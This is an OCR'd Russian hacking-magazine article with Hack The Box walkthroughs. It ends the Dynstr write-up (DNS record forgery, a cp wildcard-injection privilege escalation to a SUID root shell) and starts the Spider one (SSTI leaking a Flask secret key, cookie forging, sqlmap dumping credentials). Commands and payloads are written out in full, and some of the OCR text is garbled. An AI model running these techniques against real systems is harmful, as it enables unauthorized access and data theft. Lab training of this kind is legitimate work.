
```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
```

Теперь надо загрузить его на удаленный хост. В директории со скриптом на локальной машине запустим с помощью Python простой веб-сервер. После выполнения этой команды веб-сервер будет прослушивать порт 8000.

```
python3 -m http.server
```


А теперь с помощью того же wget на целевой машине загрузим скрипт с локального хоста на указанный. После загрузки необходимо дать файлу право на выполнение и выполнить скрипт.

```
wget http://[ip_локального_хоста]:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```



Найденные файлы SSL/SSH

В выводе LinPEAS обнаружим, что нам доступны для чтения файлы в домашней директории пользователя bindmgr. Помимо стандартных файлов, в директории SSH хранится еще одна директория. Главное содержимое strace-C62796521.txt. Файл содержит лога трассировки приложения, а в конце файла можно увидеть приватный ключ SSH!




Приватный ключ в логах C62796521.txt

В ключе присутствуют символ переноса строки \n. Чтобы записать его в файл в нужном формате, попросту копируем этот отрывок и выполняем его echo с параметром -e:

```
echo -e "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC...qMBQ==\n-----END OPENSSH PRIVATE KEY-----\n" > id_rsa
chmod 0600 id_rsa
```

Но при попытке подключиться с этим ключом у нас запросят пароль. Похоже, другие пути для продвижения не обнаружились, а решение разработчика, похоже очень хорошо. В файле /etc/ssh/sshd_config внимание привлекла одна опция UseDNS, которая указывает, должен ли sshd проверять имя хоста и, используя это имя, сверять IP-адрес, переданный клиентом, с полученным IP DNS.




Параметр файла authorized_keys

Вроде бы ничего страшного, но мне смутило использование динамического DNS. Тут я решил сделать ради его своего хоста, благо обновление выполняется с помощью утилиты nsupdate, а она присутствует на сервере.


Обновление DNS

Первым делом взглянем на конфигурационный файл Bind — /etc/bind/named.conf.local.



Файл конфигурации named.conf.local

Из него мы узнаем, какие есть зоны DNS, а также используемые для обновления каждой из них ключи. Ключи служат для аутентификации клиента и расположены в директории /etc/bind/. Они состоят из двух директив: алгоритма и пароля.



Содержимое ключа

Давай добавим новую запись в зону dyna.htb с помощью nsupdate. Как мы видели в файле named.conf.local, для этой зоны используется ключ infra.key.


```
nsupdate -k /etc/bind/infra.key
```

А теперь вносим две записи: A и PTR. Запись A нужна для связи домена с IP-адресом, которую сопоставим с адресом ralf.infra.dyna.htb со своим IP 10.10.14.117 при этом установленным TTL равным 86 400 (это значение по умолчанию — сутки). Запись PTR — это прямое противоположность записи A: она связывает IP-адрес с доменом. Учитывая обратную нотацию IP и адреса, TTL по-прежнему 86 400. Это зону новому.

```
update add ralf.infra.dyna.htb. 86400 A 10.10.14.117
update add 117.14.10.10.in-addr.arpa 300 PTR ralf.infra.dyna.htb
send
```

После обновления записей DNS подключаемся к хосту с имеющимся у нас ключом SSH:


```
ssh -i id_rsa bindmgr@10.10.10.244
```



Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Хоть у нас и изменился контекст пользователя, но, если запустить LinPEAS еще раз, ничего нового не найдем. Поэтому проверим настройки sudo: от контекста пользователя мы можем видеть, какие команды sudoers разрешено запускать с sudo -l.




Настройки sudoers

Видим, что пользователь bindmgr (ALL) может выполнить команду /usr/local/bin/bindmgr.sh в привилегированном контексте без ввода пароля (NOPASSWD). Это интересный скрипт, и пользовательский, поэтому не исключены уязвимости. Открываем скрипт и обнаруживаем самую главную часть, написанную для работы с директорией /etc/bind/named.bindmgr.




Содержимое скрипта bindmgr.sh

В начале скрипта проверяется наличие файла .version, который считывается из файла .version в текущей директории. Если полученная версия больше, чем в файле /etc/bind/named.bindmgr/.version, то выполнение скрипта продолжается.




Код скрипта

Правда, файл /etc/bind/named.bindmgr/.version отсутствует



Проверка файла /etc/bind/named.bindmgr/.version

А далее в скрипте все файлы копируются из текущей директории в каталог /etc/bind/named.bindmgr/.



Копирование файлов

Только команда копирования всего содержимого содержит недочет: звездочки в использовании символа *. Здесь все имена файлов будут просто вставлены в команду строкой, то есть такие имена с ключом, на которых пострадают файл с названием, подобным параметру команды, а команда не сможет разобрать, что из них аргумент, а что параметр. К примеру, в директории два файла параметр. То есть если в текущей директории будет файл с именем -R, то вместо ожидаемой команды cp * /dest получим исполнение cp -R file1 file2 /dest, что приведет к рекурсивному копированию!


Получается, что можно скопировать любой файл, а также использовать любой параметр команды cp. Любой команды в Linux — это очень мощный инструмент. К примеру, с ее помощью можно сохранить атрибуты файла (параметр --preserve). А для нас очень важен такой атрибут, как бит SUID.

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

Так мы можем скопировать в текущую директорию файл оболочки bash и изменить ему S-атрибут. Также создаем файл с названием параметра cp --preserve=mode, чтобы бит был сохранен при копировании и при копировании сохранится S-атрибут! После копирования владельцем скопированного файла оболочки становится root, так что мы сможем его выполнить от его привилегированного контекста.


```
mkdir lpe
cd lpe
cp /bin/bash ./
chmod +s ./bash
echo 5 > .version
echo > '--preserve=mode'
sudo /usr/local/bin/bindmgr.sh
```



Выполнение скрипта

Осталось выполнить привилегированную bash и забрать флаг рута.

```
/etc/bind/named.bindmgr/bash -p
```



Флаг рута

Машина захвачена 🏁

HTB SPIDER

Spider

OS: Linux
Difficulty: Hard
Points: 40
Release: 29 May 2021
IP: 10.10.10.243

ЭКСПЛУАТИРУЕМ ИНЪЕКЦИЮ ШАБЛОНОВ И УЯЗВИМОСТЬ В XML

В этой статье я покажу, как проводятся атаки server-side template injection, SQL injection и XML external entity injection (XXE). В этом мне поможет машина Spider сложного уровня с площадки Hack The Box. Приступим!

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.10.243    spider.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for spider.htb (10.10.10.243)
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: 500 Internal Server Error
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Находим два открытых порта: 22 (служба SSH) и 80 — веб-сервер nginx 1.14.0.

Первым делом открываем сайт. На нем можно зарегистрироваться — лучше сразу же это сделать, чтобы получить доступ к большему числу функций, которые можно тестировать.




Стартовая страница сайта

На что стоит обратить внимание? Так как это интернет-магазин, здесь можно добавлять товары в корзину. При этом используются cookie, но сделать с ними ничего интересного пока нельзя, поскольку они закодированы.

Еще на сайте есть форма поиска. Я попробовал скармливать ей разные интересные последовательности из своих словарей, но уязвимостей не нашел.

Сканирование поддоменов, директорий и другого контента тоже ничего не дало. Поэтому я решил вернуться к формам регистрации и авторизации.


Первое, на что натыкаемся, — это ограничение длины имени пользователя.




Сообщение об ограничении длины логина

ТОЧКА ВХОДА

На любые кавычки и комментарии при регистрации имени пользователя `admin'; #` форма никак не реагировала.




Отображение имени пользователя на главной странице




Отображение имени пользователя на странице user

На остальные паттерны из списка тоже. Поэтому делаем вывод, что форма к SQL-инъекциям неуязвима. Однако получается добиться реакции при использовании в имени пользователя тегов HTML! Например, если ввести юзернейм `<b>asd</b>`, то на главной странице он отобразится жирным шрифтом, хоть на странице `/user` и остается без изменений.




Отображение имени пользователя на главной странице




Отображение имени пользователя на странице user

В подобных случаях, когда работают теги HTML, стоит сразу проверить возможность внедрить шаблон (server-side template injection). Очень часто подобные уязвимости совместимы с SSTI. И при использовании имени пользователя `{{7*7}}` на странице `/user` обнаружим, что шаблон сработал!



Отображение имени пользователя на главной странице




Отображение имени пользователя на странице user

Уязвимость SSTI


Server-side template injection (SSTI) — это атака, при которой злоумышленник внедряет в шаблон вредоносный код. Шаблоны страниц придуманы для того, чтобы отделить верстку страниц от кода, но возможность вставлять в них динамические данные иногда открывает новые горизонты.

Если злоумышленнику удается отправить на сервер данные, которые будут распознаны шаблонизатором как директивы внутри шаблона, это позволит манипулировать данными и в некоторых случаях получить контроль над сервером.

Мы ограничены количеством символов в нагрузке, поэтому сначала попробуем что-нибудь простое. Например, получить конфиг веб-сервера. Введем имя пользователя `{{config}}`.



Отображение имени пользователя на главной странице



Отображение имени пользователя на странице user

```
<input type="text" name="username" readonly="" value="<Config {'ENV': 'production', 'DEBUG':
False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT':
datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True,
'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE':
'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'RATELIMIT_ENABLED':
True, 'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False,
'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMIT_STORAGE_URL': 'memory://', 'RATELIMIT_STRATEGY':
```

Полный конфиг из кода страницы

Из конфига нас больше всего интересует атрибут `SECRET_KEY`. Секретный ключ используется для подписи файла cookie сеанса и применяется для безопасности в разных случаях. Попробуем для начала декодировать cookie. Для этого будем использовать модуль `flask-unsign`.

```
pip3 install flask-unsign
flask-unsign --decode --cookie
'eyJjYXJ0X2l0ZW1zIjpbIjUiXSwidXVpZCI6ImRmZjM1N2FjLTg1ZGItNDA1Mi1iNTAy
LTg0NTdkY2JjZjAyNSJ9.
YMePlw.f3zJerezOkr4MsB9zEgRNnpN744' --secret
'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
```

```
ralf@ralf-PC:~/tmp$ flask-unsign --decode --cookie 'eyJjYXJ0X2l0ZW1zIjpbIjUiXSwidXVpZCI6ImRmZjM1N2FjLTg1ZGItNDA1Mi1iN
TAyLTg0NTdkY2JjZjAyNSJ9.YMePlw.f3zJerezOkr4MsB9zEgRNnpN744' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
{'cart_items': ['5'], 'uuid': 'dff357ac-85db-4052-b502-8457dcbcf025'}
```

Декодирование cookie

Так как в файле cookie хранится постоянный идентификатор пользователя (по нему осуществляется авторизация), то и храниться такие идентификаторы должны в базе данных. Нельзя ли в таком случае провести SQL-инъекцию через cookie?

Уязвимость SQL injection


Обычно я сначала проверяю подозрительные места по словарям с уже готовыми паттернами, но тут его еще нужно составить. Возьмем, к примеру, словарь Generic_Union_Select_Payloads и сделаем из него другой словарь, который будет содержать cookie для перебора.

```
from flask_unsign import session

f = open('4.Generic_Union_Select_Payloads', 'rt').read().split('\n')[
:-1]
for q in f:
        s = 'dff357ac-85db-4052-b502-8457dcbcf024'' + q
        print(session.sign({'uuid': s}, secret='
Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'))
```


Так как это UNION injection, нужно, чтобы в первом запросе у нас был несуществующий идентификатор. Для этого я изменил один символ в UUID. Перебирать будем с помощью Burp Intruder. Выполняем запрос, перехватываем его в Burp Proxy и перенаправляем для перебора. На вкладке Positions отмечаем cookie как первый параметр, а также добавляем еще один любой заголовок и также помечаем для перебора. Мы будем перебирать методом Pitchfork. В этом случае данные из двух словарей будут подставляться одновременно. Так как в результате атаки наша нагрузка будет закодирована, чтобы не декодировать ее снова, во втором заголовке будет использоваться некодированная нагрузка.

Burp Intruder — вкладка Positions

На вкладке Payloads выбираем два словаря, при этом для первого словаря убираем галочку Payload Encoding.




Burp Intruder — вкладка Payloads (payload 1)



Burp Intruder — вкладка Payloads (payload 2)

В настройках выбираем один поток с задержкой 1000 мс, чтобы нас не блокировали. И выполняем атаку.



Burp Intruder — вкладка Options


Request	Payload1	Payload2	Status	Error	Timeout	Length
0			200			11640
124	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT 1#	200			11666
154	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT 1--	200			11669
241	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT USER()--	200			11692
242	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT SLEEP(5)--	200			11678
271	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT NULL--	200			11650
291	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT NULL#	200			11647
365	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT 'INJ'||'ECT'||'XXX'--	200			11693
395	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT 'INJ'||'ECT'||'XXX'#	200			11690
1	eyJ1dWlkIjoiZGZmMzU3Y...	ORDER BY SLEEP(5)	500			673
2	eyJ1dWlkIjoiZGZmMzU3Y...	ORDER BY 1,SLEEP(5)	500			677
3	eyJ1dWlkIjoiZGZmMzU3Y...	ORDER BY 1,SLEEP(5),BENCHMARK(100...	500			715

Результат атаки

В результате можно увидеть много ответов с кодом 500, но если отфильтровать строки по коду ответа, то получим и те, которые вернули ответ 200. Сайт явно уязвим к внедрению кода SQL, но, так как нам вернули ответы разной длины, найдем в них различия. Выделяем две строки и отправляем их в Burp Comparer (`Send to comparer (Responce)`). Затем выбираем сравнение по словам (`Words`).

Request	Payload1	Payload2	Status
0			200
124	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT 1#	200
154	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT 1--	200
241	eyJ1dWlkIjoiZGZmMzU3Y...	UNION ALL SELECT USER()--	200

Burp Comparer



Сравнение ответов

В итоге вместо нашего имени пользователя мы увидим имя пользователя базы данных, что подтверждает наличие уязвимости. Чтобы легко достать все данные, используем sqlmap. Задаем задержку между запросами (`--delay`) в одну секунду, технику UNION (`--technique`), место подстановки нагрузки помечаем символом `*` и указываем шаблон, применяемый к запросу.

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session
as sess; session = sess.sign({'uuid': session},
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie=
"session=*" --delay 1 --technique=U
```

```
sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: session=' AND (SELECT 4290 FROM (SELECT(SLEEP(5)))yjkz) AND 'oYym'='oYym

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: session=' UNION ALL SELECT CONCAT(0x7171706b71,0x49625a6c654f51467a62777675796c557452554e4642424e626261666448784c656f424a7477655a,0x7178627a71)-- -
---
[00:10:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL ≥ 5.0.12
```

Стартовая страница сайта

Sqlmap нашел нужный запрос и сохранил для данного сайта. Сперва получим все базы (параметр `--dbs`).

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session
as sess; session = sess.sign({'uuid': session},
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie=
"session=*" --delay 1 --dbs
```

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] shop
[*] sys
```

Полученные базы данных

Нам интересна база `shop`. Получим все таблицы (параметр `--tables`) из базы `shop` (параметр `-D`).

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session
as sess; session = sess.sign({'uuid': session},
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie=
"session=*" --delay 1 -D shop --tables
```

```
Database: shop
[4 tables]
+----------+
| items    |
| messages |
| support  |
| users    |
+----------+
```

Таблицы в базе данных shop


Дампим (параметр `--dump`) таблицу `users` (параметр `-T`), оттуда мы можем получить учетные данные.

```
sqlmap http://spider.htb/ --eval "from flask_unsign import session
as sess; session = sess.sign({'uuid': session},
secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie=
"session=*" --delay 1 -D shop --dump
```

```
Database: shop
Table: users
[1 entry]
+----+--------------------------------------+------+-----------------+
| id | uuid                                 | name | password        |
+----+--------------------------------------+------+-----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | ch1VW4sHERE7331 |
+----+--------------------------------------+------+-----------------+
```

Содержимое таблицы users

Мы находим одного пользователя и его пароль в открытом виде. А после авторизации с полученными учетными данными получаем доступ к админке сайта.




Страница /admin


У нас есть возможность отправлять сообщения, а также мы имеем доступ к полученным. Переписка админа — это интересно! В сообщении нам открывается новый каталог на сайте:

```
http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.
supportportal
```

Там тоже есть форма отправки сообщений.



Сообщения администратора



Форма отправки сообщений

Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB SPIDER


ЭКСПЛУАТИРУЕМ ИНЪЕКЦИЮ ШАБЛОНОВ И УЯЗВИМОСТЬ В XML

ТОЧКА ОПОРЫ. ЭКСПЛУАТАЦИЯ SSTI

